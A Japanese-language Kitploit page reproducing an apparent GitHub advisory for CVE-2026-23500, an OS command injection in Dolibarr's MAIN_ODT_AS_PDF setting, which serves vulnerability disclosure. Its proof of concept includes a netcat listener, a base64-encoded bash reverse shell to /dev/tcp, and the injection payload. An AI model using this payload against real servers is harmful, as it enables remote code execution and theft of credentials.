
Skip to content
KitploitKITPLOIT
ツールエクスプロイトブログ
Log in
提出
ツールエクスプロイトブログ
提出

ハッキング、侵入テスト、サイバーセキュリティツールをあなたのセキュリティアーセナルに!

Kitploitはハッキング、サイバーセキュリティ、ペネトレーションテストのツールディレクトリです。最新のプロジェクトアップデートを見つけて、脆弱性の発見、システム分析、テストの自動化、セキュリティの強化を行いましょう。

フィードお問い合わせプライバシー© 2026 Kitploit

ツールディレクトリ

カテゴリ

すべてのカテゴリを見る
Loading categories
CVE-2026-23500 — CVE-2026-23500 - Dolibarr の MAIN_ODT_AS_PDF 設定を介した OS コマンドインジェクション(RCE) | Kitploit

ツール/GitHubGitHub/lukasz-rybak/cve-2026-23500
脆弱性分析エクスプロイトウェブアプリケーション悪用コマンド&コントロール論文と研究学習と教育
GitHublukasz-rybak/cve-2026-23500

CVE-2026-23500

CVE-2026-23500 - Dolibarr の MAIN_ODT_AS_PDF 設定を介した OS コマンドインジェクション(RCE)

リポジトリを見る
467ヶ月前未レビュー
共有

CVE-2026-23500: Dolibarr の MAIN_ODT_AS_PDF 設定を介した OS コマンドインジェクション (RCE)

概要

フィールド詳細
CVE IDCVE-2026-23500
重要度CRITICAL
アドバイザリGHSA-w5j3-8fcr-h87w
発見者Lukasz Rybak

影響を受ける製品

  • Dolibarr/dolibarr (バージョン: <= 22.0.4)
  • 修正バージョン: 23.0

CWE 分類

  • CWE-78: OS コマンドで使用される特殊要素の不適切な無害化 ('OS コマンドインジェクション')

詳細

要約

認証済みの管理者は、MAIN_ODT_AS_PDF 設定定数に悪意のあるペイロードを注入することで、任意の OS コマンドを実行できます。この脆弱性は、ODT から PDF への変換プロセスで、アプリケーションが exec() 関数に渡すコマンドパスを適切に検証またはエスケープしていないために発生します。

技術的詳細

この脆弱性は htdocs/includes/odtphp/odf.php に存在します。 システムが ODT ドキュメントを PDF に変換しようとするとき (例: 提案書、請求書)、MAIN_ODT_AS_PDF グローバル設定を使用してシェルコマンドを構築します。

コードスニペット (htdocs/includes/odtphp/odf.php、約 930 行目):

$command = getDolGlobalString('MAIN_ODT_AS_PDF').' '.escapeshellcmd($name);
// ...
exec($command, $output_arr, $retval);

ファイル名 $name は escapeshellcmd() によってサニタイズされますが、設定変数 MAIN_ODT_AS_PDF はデータベースから直接取得され、文字列の先頭に連結されます。管理者権限を持つ攻撃者は、この変数にコマンドセパレータ (例: ;) とそれに続く任意のコマンドを含む値を設定できます。

PoC

前提条件:

  1. 管理者としてログインします。
  2. "Commercial Proposals" モジュールが有効になっており、そのセットアップで "ODT templates" が有効化されていることを確認します。

再現手順 (リバースシェル):

  1. 攻撃者のマシン (IP: 172.26.0.1、ポート: 4445) で netcat リスナーを起動します:
nc -lvnp 4445
  1. ペイロードを準備します。特殊文字 (例: & や >) が Web アプリケーションやシェルによってエスケープされる問題を回避するため、リバースシェルコマンドを Base64 でエンコードします:

    # Command: bash -c 'bash -i >& /dev/tcp/172.26.0.1/4445 0>&1'
    echo "bash -c 'bash -i >& /dev/tcp/172.26.0.1/4445 0>&1'" | base64
    # Output: YmFzaCAtYyAnYmFzaCAtaSA+JiAvZGV2L3RjcC8xNzIuMjYuMC4xLzQ0NDUgMD4mMScK
    

  2. ホーム -> セットアップ -> その他の設定 に移動します。

  3. 定数 MAIN_ODT_AS_PDF を次のインジェクションペイロードで追加または変更します:

    jodconverter; echo YmFzaCAtYyAnYmFzaCAtaSA+JiAvZGV2L3RjcC8xNzIuMjYuMC4xLzQ0NDUgMD4mMScK | base64 -d | bash
    

    (説明: jodconverter は最初のチェックを満たし、; はコマンドセパレータとして機能し、パイプラインが Base64 ペイロードをデコードして実行します)。

    画像


  4. コマース -> 新しい提案 に移動し、下書きを作成して、ODT テンプレート (例: generic_proposal_odt) を選択し、生成 をクリックします。

    画像
画像 画像

  1. netcat リスナーを確認します。接続が確立され、サーバー上でシェルが取得されます:
画像

影響

リモートコード実行 (RCE)。

管理者アカウントへのアクセスを取得した攻撃者 (または悪意のある管理者) は、Web サーバーユーザー (通常は www-data) の権限で基盤となるサーバー上で任意のコマンドを実行できます。これにより、以下が可能になります:

  • 機密性の高い設定ファイルの読み取り (データベース認証情報)。
  • アプリケーションコードの変更。
  • サーバー構成によってはシステム全体の侵害 (例: Docker エスケープ、ピボティング)。

クレジット

Łukasz Rybak によって報告されました

参照

  • https://github.com/Dolibarr/dolibarr/security/advisories/GHSA-w5j3-8fcr-h87w
  • https://nvd.nist.gov/vuln/detail/CVE-2026-23500

免責事項

この CVE は、協調的脆弱性開示の慣行に従って責任を持って開示されました。ここに記載されている情報は、教育および防御目的のみを意図しています。

人気

すべて見る →

コミュニティで最も使われているツールを見つけましょう。

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 究極のOSINTツールキット:調査グラフ、信頼度スコアリング、エイリアスファミリー、マップ、タイムライン、レポート。49個のモジュール、400以上のサイト、APIキー不要。

    1.0k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock ワンタップ実行アプリ(CVE-2026-43499)

    593
  • 3

    looking-glass

    anonghosty/looking-glass

    ShadowserverレポートをMongoDBに取り込み、インタラクティブなマップ、分析、調査結果、アドバイザリ、エグゼクティブダッシュボードとして再生するCSIRTプラットフォーム。

    381
  • 4

    ARTEX

    baarai/artex

    プランナー/ワーカーエージェント、資産グラフと探索グラフ、MITMトラフィック記録、脆弱性の再テストを備えたLLMマルチエージェント自律ペネトレーションテストプラットフォーム。

    321
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    AIネイティブなサイバーセキュリティのためのアクションシステム。意図がガバナンスされた実行に変わり、証拠が運用記憶となり、すべての操作が次の操作を改善する。

    316
  • 6

    redforge

    cybersecurity91/redforge

    ブラウザ側のレッドチームツールキット。偵察、ペイロード生成、認証情報攻撃、暗号、エンコーディング、エンゲージメントレポート向けの102のオフラインツールを備えています。

    305

すべてのツールを探索

ツールコレクションを閲覧

すべてのツールを見る →
ツールをダウンロード